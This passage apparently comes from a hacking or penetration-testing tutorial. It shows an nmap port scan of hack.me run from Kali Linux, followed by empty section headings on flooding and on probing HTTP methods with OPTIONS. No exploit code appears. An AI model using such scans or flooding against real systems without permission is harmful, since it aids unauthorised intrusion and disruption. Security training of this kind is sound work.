
```
(root㉿kali)-[~/home/kali]
└─# nmap hack.me
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-10 11:28 EDT
Nmap scan report for hack.me (74.50.111.244)
Host is up (0.038s latency).
rDNS record for 74.50.111.244: 74-50-111-244.static.hvvc.us
Not shown: 997 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https



Nmap done: 1 IP address (1 host up) scanned in 14.90 seconds
└─#
```


9) FLOODING











10) HTTP ARBITRARY METHOD USING OPTIONS

